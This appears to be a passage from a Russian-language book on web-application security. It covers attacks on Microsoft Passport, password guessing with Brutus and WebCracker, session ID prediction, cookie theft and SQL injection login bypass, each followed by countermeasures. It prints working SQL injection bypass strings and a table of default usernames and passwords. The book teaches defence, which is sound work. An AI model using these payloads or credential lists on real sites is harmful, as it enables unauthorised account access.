Set-Cookie: MSPAuth= ; expires=Thu, 30-Oct-1980 16:00:00
GMT;domain=.passport.com;path=/;version=1
Set-Cookie: MSPProf= ; expires=Thu, 30-Oct-1980 16:00:00
GMT;domain=.passport.com;path=/;version=1
и т.д.
```

## Методы взлома службы Passport

За время, которое прошло после запуска службы Passport, произошедшего в 1999 году, было предложено несколько методов ее взлома. В 2000 году Дэвид Корманн (David P. Kormann) и Авель Рубин (Aviel D. Rubin) опубликовали статью, озаглавленную "Риски протокола единой подписи Passport" (*Risks of the Passport Single Signon Protocol*). В статье они описали ряд взломов, которые в большей степени связаны с такими базовыми особенностями Web-технологий, как SSL, известные ошибки броузеров Netscape, JavaScript и подлог DNS, чем с собственно службой Passport. Авторы отмечают, что любой злоумышленник может подделать страницу входа Passport и, таким образом, собрать регистрационные данные участников (так называемый взлом "фальшивого партнера"), а также предполагают, что ключи партнеров передаются им по Internet в виде, не гарантирующем полной защиты от утечки информации. В целом статья является пересказом давно уже известных проблем, присущих всем службам аутентификации Internet, и не содержит никаких сколько-нибудь важных данных о конкретных проблемах службы Passport.

В августе 2001 года была опубликована статья Криса Шифлета (Chris Shiflett) о выявленном им изъяне младших версий броузеров Internet Explorer (до версии 5.5), который позволяет злоумышленникам с помощью специально созданных Web-узлов или сообщений электронной почты считывать файлы cookie, находящиеся на машине клиента. В статье подчеркивается, что если участник службы Passport включил режим локального сохранения файлов cookie службы, то в случае, когда он подвергнется взлому, использующему данный изъян, его файлы cookie, сгенерированные службой Passport, могут оказаться в руках взломщиков, что позволит им выдать себя за пострадавшего участника службы. Впоследствии этот изъян IE был исправлен, но рекомендации Криса не включать режим Sign me automatically при работе со службой Passport, при котором на диске клиента создается постоянный файл cookie, были весьма своевременны.

В конце 2001 года известный исследователь в области безопасности Марк Слемко (Mark Slemko) опубликовал аналитический обзор "Проблемы Passport Microsoft" (*Microsoft Passport to Trouble*), где описал созданную им утилиту взлома. Эта утилита позволила ему похитить аутентификационный файл cookie службы Passport, воспользовавшись внедрением сценария на серверы Hotmail, которые применяют аутентификацию Passport. Компания Microsoft исправила и эту проблему, но пример прекрасно свидетельствует о том, что лишняя осторожность в использовании файлов cookie никогда не повредит.

Красной нитью по всем указанным исследованиям проходит мысль о том, что одной из самых больших опасностей, подстерегающих пользователей службы Passport, является похищение аутентификационных файлов cookie с последующим проникновением на Web-узел партнера службы под видом ничего не подозревающего пользователя. Конечно же, этот недостаток не является особенностью одной лишь службы Passport — в большинстве случаев похищение аутентификационного маркера приводит к обходу систем аутентификации.

Кроме того, как и любая другая аутентификационная система, служба Passport потенциально уязвима при попытках взлома путем подбора паролей (минимальная длина пароля, используемого в службе Passport, установлена равной шести символам, причем без дополнительных ограничений, таких как использование различных регистров, чисел или специальных символов). Хотя в службе Passport не предусмотрена длительная блокировка учетной записи после нескольких неудачных попыток входа, все же учетная запись блокируется на некоторое время (как сказано в сообщении об ошибке, которое выводится в этом случае, учетная запись будет недоступной "несколько секунд"). Это сделано для того, чтобы существенно увеличить время, необходимое для перебора всех возможных вариантов при автоматизированных попытках взлома.

Злоумышленник, конечно, может попытаться продолжить подбор пароля после снятия блокировки, но для этого ему придется ответить на "секретный вопрос", который был выбран легальным владельцем учетной записи Passport во время его регистрации в системе.

Несмотря на указанные особенности, авторы считают службу Passport достаточно надежным решением для Web-узлов, владельцы которых не впадают в панику по поводу того, что регистрационные данные их клиентов хранятся на компьютере другой компании.

# Взлом средств Web-аутентификации

Итак, рассмотрены основные схемы аутентификации, которые используются сегодня в сети Internet. Как же можно взломать эти механизмы? В этом разделе обсуждаются методы взлома, базирующиеся на общеизвестных изъянах средств Web-аутентификации, а в завершение говорится о том, как в своей работе защитить себя от подобных неприятностей.

Прежде, чем начать, одно небольшое замечание. Сам факт наличия каких-либо средств аутентификации уже говорит о том, что разработчик приложения создал определенную инфраструктуру обеспечения безопасности, чтобы воспрепятствовать рядовому хакеру в получении доступа к данным пользователей. Отсюда можно предположить, что взлом средств Web-аутентификации никак нельзя сравнить с приятной прогулкой в парке. Но, как часто оказывается, плохая реализация подчас сводит на нет даже самый прекрасный проект, в чем можно вскоре убедиться.

## Подбор пароля

Хотя взлом путем подбора пароля вряд ли можно назвать захватывающим и интересным методом, он все же является самым эффективным методов взлома средств Web-аутентификации. Если разработчики Web-узла правильно выбрали протокол аутентификации, а в реализации этого протокола нет никаких ошибок, наиболее уязвимым аспектом большинства систем аутентификации являются выбираемые пользователями пароли.

Взлом путем подбора пароля можно произвести как вручную, так и с помощью средств, автоматизирующих этот процесс. Подбор пароля вручную — весьма утомительное занятие, но нам нередко приходилось наблюдать, как человеческая интуиция одерживала верх там, где не справлялись автоматизированные средства, особенно в тех случаях, когда в ответ на неправильные попытки входа Web-узел выдает нестандартные страницы с сообщениями об ошибках. Часто используемые пароли, с которых обычно начинается проверка, представлены в табл. 5.3.

**Таблица 5.3. Часто используемые пользовательские идентификаторы и пароли**

| Варианты пользовательских имен | Варианты паролей |
|---|---|
| [Нет имени] | [Нет пароля] |
| root, administrator, admin | [Нет пароля], root, administrator, admin, password, [название компании] |
| operator, webmaster, backup | [Нет пароля], operator, webmaster, backup |
| guest, demo, test, trial | [Нет пароля], guest, demo, test, trial |
| member, private | [Нет пароля], member, private |
| [название компании] | [Нет пароля], [название компании], password |
| [реальное имя пользователя] | [Нет пароля], [реальное имя пользователя] |

Понятно, что список, приведенный в табл. 5.3, далеко не является исчерпывающим. При использовании автоматизированных средств на взламываемое приложение обрушивается целый шквал пар "пользовательское имя — пароль", причем в таком темпе, который никогда не сможет повторить ни один человек.

Взлом путем подбора паролей можно применять практически ко всем схемам Web-аутентификации, описанным в данной главе. Рассмотрим два инструмента, обеспечивающих взлом базовой и формоориентированной схем аутентификации, но это не означает, что не существует средств, позволяющих взламывать и системы с дайджест-аутентификацией, и системы с NTLM-аутентификацией.

Итак, давайте вкратце рассмотрим некоторые из современных инструментальных средств автоматизированного подбора паролей.

## WebCracker

Когда при проведении консультаций нам приходится сталкиваться со страницами, защищенными с помощью механизма базовой аутентификации, мы чаще всего для проверки надежности защиты используем утилиту WebCracker. Эта утилита представляет собой простое и удобное в использовании средство, которое считывает из файлов пользовательские имена и пароли, а затем использует их в качестве словарей для подбора пары, позволяющей пройти базовую аутентификацию. В качестве индикатора успешного прохождения аутентификации утилита использует сообщение HTTP `302 Object Moved`, причем при обнаружении подходящей пары "идентификатор — пароль" работа утилиты не прерывается (иными словами, утилита будет перебирать все указанные в списках значения до тех пор, пока не дойдет до конца списков). Общий вид окна утилиты WebCracker, которой удалось подобрать значения паролей к некоторым учетным записям, показан на рис. 5.5.





*Рис. 5.5. Утилита WebCracker успешно подобрала регистрационные данные для входа на Web-узел, защищенный с помощью механизма базовой аутентификации*

## Brutus

Утилита Brutus представляет собой универсальное средство подбора паролей, обеспечивающее взлом механизмов базовой и формоориентированной аутентификации как по протоколу HTTP, так и по другим протоколам. SMTP и POP3. Утилита позволяет выполнять как *взлом по словарю* (dictionary attack), при котором используется заранее подготовленный список часто используемых паролей, так и *взлом перебором всех вариантов* (brute-force attack), при котором пароли генерируются путем комбинирования символов из заданного алфавита. На рис. 5.6 пред-

ставлен вид пользовательского интерфейса утилиты Brutus при проведении взлома паролей Web-страницы, защищенной с помощью механизма базовой аутентификации.





*Рис. 5.6. Утилита подбора паролей Brutus за 19 секунд установила 4908 паролей, используемых для прохождения базовой аутентификации HTTP*

Но привлекательнее всего в этой утилите ее подсистема взлома формоориентированного механизма аутентификации, особенно режим подсистемы Modify Sequence ⇨ Learn Form Settings. С помощью этого режима можно просто задать URL, по которому находится форма входа, и утилита Brutus автоматически произведет ее анализ, выделив поля для ввода пользовательского имени, пароля и других значений, определенных на форме (включая скрытые). На рис. 5.7 показано окно интерпретатора форм HTML.




*Рис. 5.7. Интерпретатор форм HTML утилиты Brutus проанализировал форму входа и обнаружил на ней поля для последующего взлома*

Кроме того, утилита Brutus позволяет указывать, какой код отклика следует ожидать при попытке прохождения через форму входа в случае успешного завершения аутентификации. Это очень важно, поскольку при формоориентированной аутентификации нередко можно встретиться с ситуацией, когда на узле используются для извещения об успешной или неудачной аутентификации нестандартные страницы. Именно это обстоятельство и представляет наибольшее затруднение при проведении автоматизированного взлома механизма формоориентированной аутентификации. Утилита Brutus позволяет настроить механизм взлома так, чтобы он мог обрабатывать любые нестандартные коды отклика, возвращаемые взламываемым узлом.

Единственным, что разочаровывает в этой утилите, является то, что она не отображает подобранных паролей при проведении взлома формоориентированной аутентификации. Кроме того, время от времени приходилось сталкиваться с ложным срабатыванием этой утилиты, когда она сообщала, что ей удалось найти пароль, тогда как на самом деле пароль не был установлен. Однако в целом эти небольшие неприятности не могут затмить достоинств утилиты Brutus в области возможностей по подбору паролей.

## Контрмеры против подбора паролей

Наиболее эффективной контрмерой против подбора паролей является комбинация продуманной политики по выбору паролей и взвешенной политики блокирования учетных записей. Для того чтобы свести к минимуму риск подобного взлома, приложение должно блокировать учетную запись после нескольких неудачных попыток входа. Однако не следует впадать и в другую крайность — следует не забывать о том, что при параноидальной политике блокирования учетных записей может искусственно возникнуть состояние отказа в обслуживании. Воспользовавшись этим, злоумышленник сможет заблокировать все учетные записи системы. Многие разработчики выбирают золотую середину — блокируют учетную запись на некоторое время, скажем, на десять минут, что позволяет достаточно эффективно противостоять попыткам подбора паролей, существенно снижая производительность работы взломщика. Применение строгой политики по выбору паролей обеспечивает снижение случайного угадывания регистрационных данных пользователя. Достаточно большой объем перечня возможных вариантов паролей, а также длина пароля не менее восьми символов в комбинации с надежной политикой блокирования учетных записей позволяют успешно противостоять попыткам взлома путем перебора всех возможных вариантов.

**НА ЗАМЕТКУ** В большинстве схем Web-аутентификации отсутствуют встроенные средства блокирования учетных записей, поэтому разработчикам Web-узлов нужно принимать какие-то решения в этой области самостоятельно. Даже сервер IIS, который использует для базовой аутентификации учетные записи Windows, при работе по протоколу HTTP не применяет действующее в системе пороговое значение неудачных попыток входа для блокировки учетных записей (иными словами, применяя базовую аутентификацию, можно войти на Web-узел, даже используя заблокированную системой учетную запись).

Кроме того, как уже упоминалось, единственное, что может вывести из себя скриптоманов — это нестандартные сообщения при формоориентированной аутентификации. Данный прием значительно затрудняет применение простых инструментов подбора паролей.

Наконец, никогда не помешает узнать, что происходит на вашем Web-узле, когда он подвергается взлому. Ниже приведен пример, представляющий собой фрагмент журнала, который был сгенерирован на сервере, подвергнувшемся попыткам взлома с использованием автоматизированной утилиты взлома средств базовой аутентификации. Попробуйте установить, какой именно инструмент применил взломщик.

```
#Fields: c-ip cs-username cs-method cs-uri-query sc-status cs(User-
Agent)
192.168.234.32 admin HEAD /test/basic - 401
Mozilla/3.0+(Compatible);Brutus/AET
192.168.234.32 test HEAD /test/basic - 401
Mozilla/3.0+(Compatible);Brutus/AET
192.168.234.32 root HEAD /test/basic - 401
Mozilla/3.0+(Compatible);Brutus/AET
```

Кроме того, если Web-узел функционирует под управлением сервера IIS, который тесно интегрирован с системой Windows, все неудачные попытки прохождения базовой аутентификации отражаются сервером в журнале системных событий. Это позволяет легко отличить их от неудачных попыток входа в сеть Windows, поскольку события, отражающие такие попытки, записываются, во-первых, в журнал системы безопасности, а не в журнал системных событий, а во-вторых, имеют другой идентификатор. На рис. 5.8 окно просмотра свойств события, содержащее описание типичного события, генерируемого при попытке подбора пароля для взлома механизма базовой аутентификации.





*Рис. 5.8. Попытки подбора пароля для взлома сервера IIS привели к генерации данного события, сведения о которым были занесены в системный журнал Windows*

## Вычисление и подбор идентификатора сеанса

На многих коммерческих Web-узлах при использовании Web-аутентификации применяются идентификаторы сеансов. Обычно система сохраняет идентификатор сеанса сразу же после того, как пользователь прошел аутентификацию, избавляя последнего от необходимости повторного ввода регистрационных данных при перемещении по страницам Web-узла в рамках одного и того же сеанса. Таким образом, если в процессе аутентификации задействован идентификатор сеанса, альтернативой взлома пароля является взлом идентификатора сеанса. Поскольку такой идентификатор может использоваться вместо комбинации пользовательского имени и пароля, помещение действительного идентификатора сеанса в запрос может позволить хакеру, которому удалось перехватить или подобрать идентификатор сеанса, предпринять захват сеанса или взлом путем отправки ложного отклика. Обычно для захвата сеанса применяется какой-то из двух методов: вычисление идентификатора сеанса (session ID prediction) или его подбор путем перебора всех возможных вариантов (brute force).

Чтобы предотвратить вычисление, необходимо генерировать идентификаторы сеанса случайным образом. Однако во многих случаях при реализации соответствующих механизмов разработчики отступают от этого правила. Авторам довелось видеть немало взломанных Web-узлов, создатели которых применяли легко предсказуемые, иногда даже просто последовательные идентификаторы сеансов. Для вычисления идентификаторов сеансов можно применить различные математические методы, такие как статистическое прогнозирование.

Для решения задачи взлома идентификатора сеанса с помощью второго метода требуется много вычислительных ресурсов, поскольку хакеру нужно одновременно отправлять на Web-узел тысячи запросов, содержащих все возможные варианты идентификаторов сеанса. Количество запросов, которое необходимо сгенерировать для достижения нужного результата, за-

висит от обширности выбранного разработчиками Web-узла пространства ключей, в качестве которых выступают идентификаторы сеанса. Таким образом, вероятность успешного взлома с использованием этого метода можно подсчитать, основываясь на длине идентификатора сеанса и размере пространства ключей.

**НА ЗАМЕТКУ** Обозреватель узла `iDefense.com` Дэвид Эндлер (David Endler) опубликовал статью, в которой детально описал много недостатков, присущих конкретным реализациям механизмов генерации идентификаторов сеанса. Адрес статьи можно найти в разделе "Дополнительная информация" в конце данной главы.

## Контрмеры против взлома идентификатора сеанса

Если понятно, как используются идентификаторы сеансов и как действуют взломщики для проникновения на Web-узел через соответствующие механизмы, выработка контрмер не займет много времени. Достаточно разработать такой метод генерации идентификаторов сеанса, который гарантировал бы их непредсказуемость, а также невозможность их подбора в приемлемое время. Во-первых, для генерации идентификаторов сеансов следует использовать генераторы случайных чисел. Во-вторых, чтобы воспрепятствовать попыткам перебора всех возможных вариантов, следует использовать идентификаторы с достаточно большим пространством ключей (современная технология без особых проблем позволяет поддерживать до 128 бит). При этом необходимо помнить, что многие процедуры генерации случайных чисел на самом деле позволяют получить не случайные, а псевдослучайные последовательности. Так, например, решение использовать идентификаторы, состоящие из четырех цифр, где каждая образуется на выходе 32-битового генератора псевдослучайных чисел, для получения 128-битовое значение никак нельзя назвать удачным. Дело в том, что пытаясь воспрепятствовать подбору идентификатора сеанса и представляя четыре независимых друг от друга компонента, вы тем самым значительно упрощаете задачу предсказания идентификатора.

# Использование файлов cookie

Файлы cookie часто содержат важные данные, связанные с аутентификацией. Если в файле cookie хранится пароль или идентификатор сеанса, похищение такого файла может оказать существенную помощь злоумышленникам при взломе соответствующего Web-узла. Существует несколько методов похищения файлов cookie, из которых наиболее популярным является внедрение сценариев и перехват.

*Внедрение сценариев* (script injection) — это метод взлома, основанный на внедрении через броузер сценариев, которые после запуска на стороне клиента отправляют хакеру файлы cookie, имеющиеся на диске клиента. Уникальность этого метода основывается на том, что Web-узлу взломать броузер гораздо проще, чем броузеру — Web-узел. Работа метода состоит во внедрении выполняющегося на стороне клиента сценария, обычно написанного на языке JavaScript, в текст Web-страниц Web-узла. Это может быть какой-то форум или почтовая система, как в случае с описанным выше взломом службы Hotmail. Внедренный код JavaScript при выполнении броузером обеспечивает отправку файлов cookie хакеру, после чего хакер может использовать эти файлы для входа на соответствующие Web-узлы, не зная ни имени пользователя, ни его пароля. Подробнее методы внедрения сценариев рассматриваются в главе 12.

Самым простым способом похищения файлов cookie является использование анализатора сети (sniffer). Если на Web-узле не применяется протокол SSL для шифрования всех проходящих через него потоков данных, весьма велика вероятность утечки файлов cookie, рассылаемых таким узлом. Файлы cookie, используемые для аутентификации, часто пересылаются с неустановленным флагом безопасности, т.е. в открытом виде. Этот недостаток может привести к попаданию незашифрованных аутентификационных файлов cookie в чужие руки.

Реинжениринг файлов cookie — это еще один весьма любопытный метод взлома. Лучших подход при этом состоит в накоплении базы данных различных файлов cookie, сгенерированных одним и тем же узлом, с последующим анализом их различий. Для этого можно создать на узле несколько учетных записей и, проходя через регистрацию в разное время, наблюдать, как изменяется информация в генерируемых файлах cookie, а также можно отслеживать изменения в файлах cookie в соответствии с изменениями времени входа, пользовательского имени, привилегий доступа и т.д. В идеальном случае следует при каждом эксперименте менять значения только одного поля, чтобы снизить количество степеней свободы системы, но, к сожалению, такая возможность имеется не всегда. Далее наступает этап выделения в файле cookie отдельных фрагментов, поскольку обычно значения, пересылаемые в таких файлах, представляют собой комбинацию нескольких полей. Следует помнить, что очень часто содержимое файлов cookie кодируется с помощью алгоритма Base 64, поэтому, прежде чем заниматься анализом файла cookie, следует раскодировать его содержимое.

Если ни один из указанных методов не приводит к желаемому эффекту, можно применить взлом, заключающийся в побитной модификации файла cookie (bit-flipping attack), для чего нужно каким-то образом получить действительный файл cookie, а затем методично модифицировать его биты, проверяя каждый раз пригодность изменяемого файла cookie к использованию. Успех данного метода зависит от того, как вносятся изменения в файл cookie, а также от того, применяются ли на Web-узле дополнительные проверки целостности файла cookie.

Детальнее о методах взлома файлов cookie см. главу 7.

### Контрмеры

Файлы cookie, содержащие аутентификационные данные, чрезвычайно важны. Благодаря целому букету изъянов, обнаруженных в коммерческих броузерах, при использовании аутентификационных файлов cookie нужно проявлять особую осторожность. Предотвращение же внедрения сценариев обеспечивается путем проверки вводимых данных.

Несмотря на то, что это может потребовать значительных трудозатрат, настойчивый и достаточно сообразительный хакер может рано или поздно определить алгоритм генерации файлов cookie с помощью реинжениринга. Поэтому первое, что можно порекомендовать, — не помещать в файл cookie никаких конфиденциальных данных. Однако, если по каким-то причинам все же нужно использовать файлы cookie, для их защиты необходимо применять криптографические методы. Так, для обеспечения конфиденциальности достаточно зашифровать содержимое файла cookie. Если же необходимо обеспечить целостность (например, если в файлах cookie содержатся пользовательские идентификаторы), для предотвращения возможных подделок следует применять код аутентичности сообщения (MAC — message authenticity code). Для комплексной защиты файлов cookie следует применять оба метода. Подробности реализации такой защиты зависят от системы, но можно с уверенностью сказать, что и язык C#, и язык C++ обладают для этих целей достаточно широким арсеналом средств, представленных соответствующими библиотеками. Если разработчики Web-узла предпочитают такие языки сценариев, как ASP, криптографические функции можно инкапсулировать в COM-объекты.

## Обход форм входа, базирующихся на SQL

На Web-узлах, где реализована формоориентированная аутентификация, базирующаяся на SQL-запросах, для обхода механизма аутентификации может применяться метод внедрения специальных запросов SQL (подробнее см. главу 9). Опасность этого метода состоит в том, что на многих Web-узлах пароли хранятся в базах данных, а при проверке предоставляемой пользователем аутентификационной информации выполняются SQL-запросы к этой базе данных. Типичный SQL-запрос имеет следующий вид (в данном примере он разбит на две строки только в связи с ограничением, налагаемым шириной страницы книги).

```
SELECT * from AUTHENTICATIONTABLE WHERE Username = 'username input'
AND Password = 'password input'
```

Если на Web-узле не реализована надлежащим образом проверка вводимого текста, злоумышленник может ввести в качестве значения поля username следующий текст.

```
Username' --
```

В этом случае приведенный выше SQL-запрос будет иметь следующий вид.

```
SELECT * from AUTHENTICATIONTABLE WHERE Username = 'Username' --
AND Password = 'password input'
```

Символы тире в конце запроса SQL интерпретируются как начало комментария, поэтому последующий текст отбрасывается. Таким образом, данный запрос эквивалентен следующему.

```
SELECT * from AUTHENTICATIONTABLE WHERE Username = 'Username'
```

Вуаля! Проверка пароля чудесным образом отключена!

Этот метод взлома универсален и не требует значительной предварительной подготовки с учетом специфики конкретного Web-узла, как это имеет место при других методах формоориентированной аутентификации. На подпольных хакерских Web-узлах авторам приходилось встречать немало утилит, которые автоматизирующих процесс взлома, основывающийся на данной методике.

Метод внедрения SQL может применяться и более изящно — над самим полем пароля. Если предположить, что при аутентификации на Web-узле генерируется тот же запрос, тогда хакер вместо значения пароля может попробовать указать следующее значение.

```
DUMMYPASSWORD' OR 1 = 1 --
```

Это приведет к такому результату (оператор разбит на две строки также лишь в связи с ограничением, налагаемым шириной страницы книги).

```
SELECT * from AUTHENTICATIONTABLE WHERE Username = 'Username'
AND Password = 'DUMMYPASSWORD' OR 1 = 1 --'
```

Добавление выражение OR 1 = 1 в конце оператора SQL приведет к тому, что в результате логической операции всегда будет генерироваться истинное значение, вследствие чего механизм аутентификации снова окажется взломанным.

К середине 2001 было установлено, что подобными изъянами страдают многие популярные пакеты Web-аутентификации. Модули Apache mod_auth_mysql и Oracle pgsql и pgsql_sys при генерации SQL-запросов не проверяют корректности использования одинарной кавычки (эти изъяны описаны в бюллетене CERT Университета Штутгарта; подробнее см. в разделе "Дополнительная информация" в конце главы).

## Контрмеры

Лучший способ воспрепятствования внедрению SQL является проверка вводимых данных (см. главу 8). Однако следует подчеркнуть, что при аутентификации проверка вводимых данных становится нетривиальной задачей. Проверить, насколько корректно введено имя пользователя, в общем-то, несложно, поскольку в большинстве случаев пользователи выбирают в качестве идентификаторов простые значения. Как правило, пользовательские идентификаторы представляют собой алфавитно-цифровую последовательность длиной 6–10 символов. Однако, если на Web-узле реализуется строгая политика выбора паролей, от пользователей требуется применять длинные пароли и использовать в них специальные символы, что усложняет задачу проверки корректности вводимых данных. Поэтому необходимо компромиссное решение, заключающееся в запрете на использование в паролях опасных символов, таких как одинарная кавычка.

Уместно напомнить и о необходимости постоянно следить за своевременным обновлением используемого на Web-узле программного обеспечения. Одно дело — разбираться с хакером-одиночкой, который не жалеет никаких усилий для взлома разработанного вами метода формоориентированной аутентификации, и совсем другое — сдерживать лавину хакеров со всего мира, обнаруживших недавно ставшую известной брешь в вашем коммерческом или бесплатно распространяемом программном обеспечении.

# Обход средств аутентификации

Читателю, наверно, приходилось сталкиваться с ситуацией, когда пытаясь неоднократно проломить кажущуюся неприступной какую-либо стену, спустя некоторое время он неожиданно находил буквально рядом незапертую дверь. Это очень характерный случай по отношению к Web-аутентификации. Как уже отмечалось в начале главы, многие приложения написаны с учетом той важной роли, которая отводится средствам аутентификации в системе безопасности всего приложения. Поэтому прямой взлом средств Web-аутентификации далеко не всегда является самым простым методом проникновения на защищенный Web-узел.

Для обхода средств аутентификации с успехом могут применяться такие средства, направленные на взлом других компонентов приложения, как средства, обеспечивающие подмену пользователя или позволяющие взламывать средства проверки ввода с целью получения возможности выполнения команд SQL (подробнее о методах взлома SQL см. главу 9). Самое главное при этом — тем или иным способом представить системе аутентификации корректные регистрационные данные для получения доступа к другим компонентам приложения. Например, если приложение использует службу Microsoft Passport для прохождения аутентификации, то необходимо отправить ей корректный аутентификационный файл cookie. Однако система Passport в случае прохождения аутентификации сама по себе не налагает никаких дополнительных ограничений на действия, которые можно выполнять на защищаемом ею Web-узле. В случае использования идентификаторов сеанса необходимо каким-то образом обеспечить предоставление корректного идентификатора в каждом запросе. Каким же образом организована аутентификация и что происходит после ее прохождения пользователем, зависит только от разработчиков приложения. К сожалению, как показывает практика, многие разработчики уделяют слишком мало внимания анализу сценариев возможных событий.


# Резюме

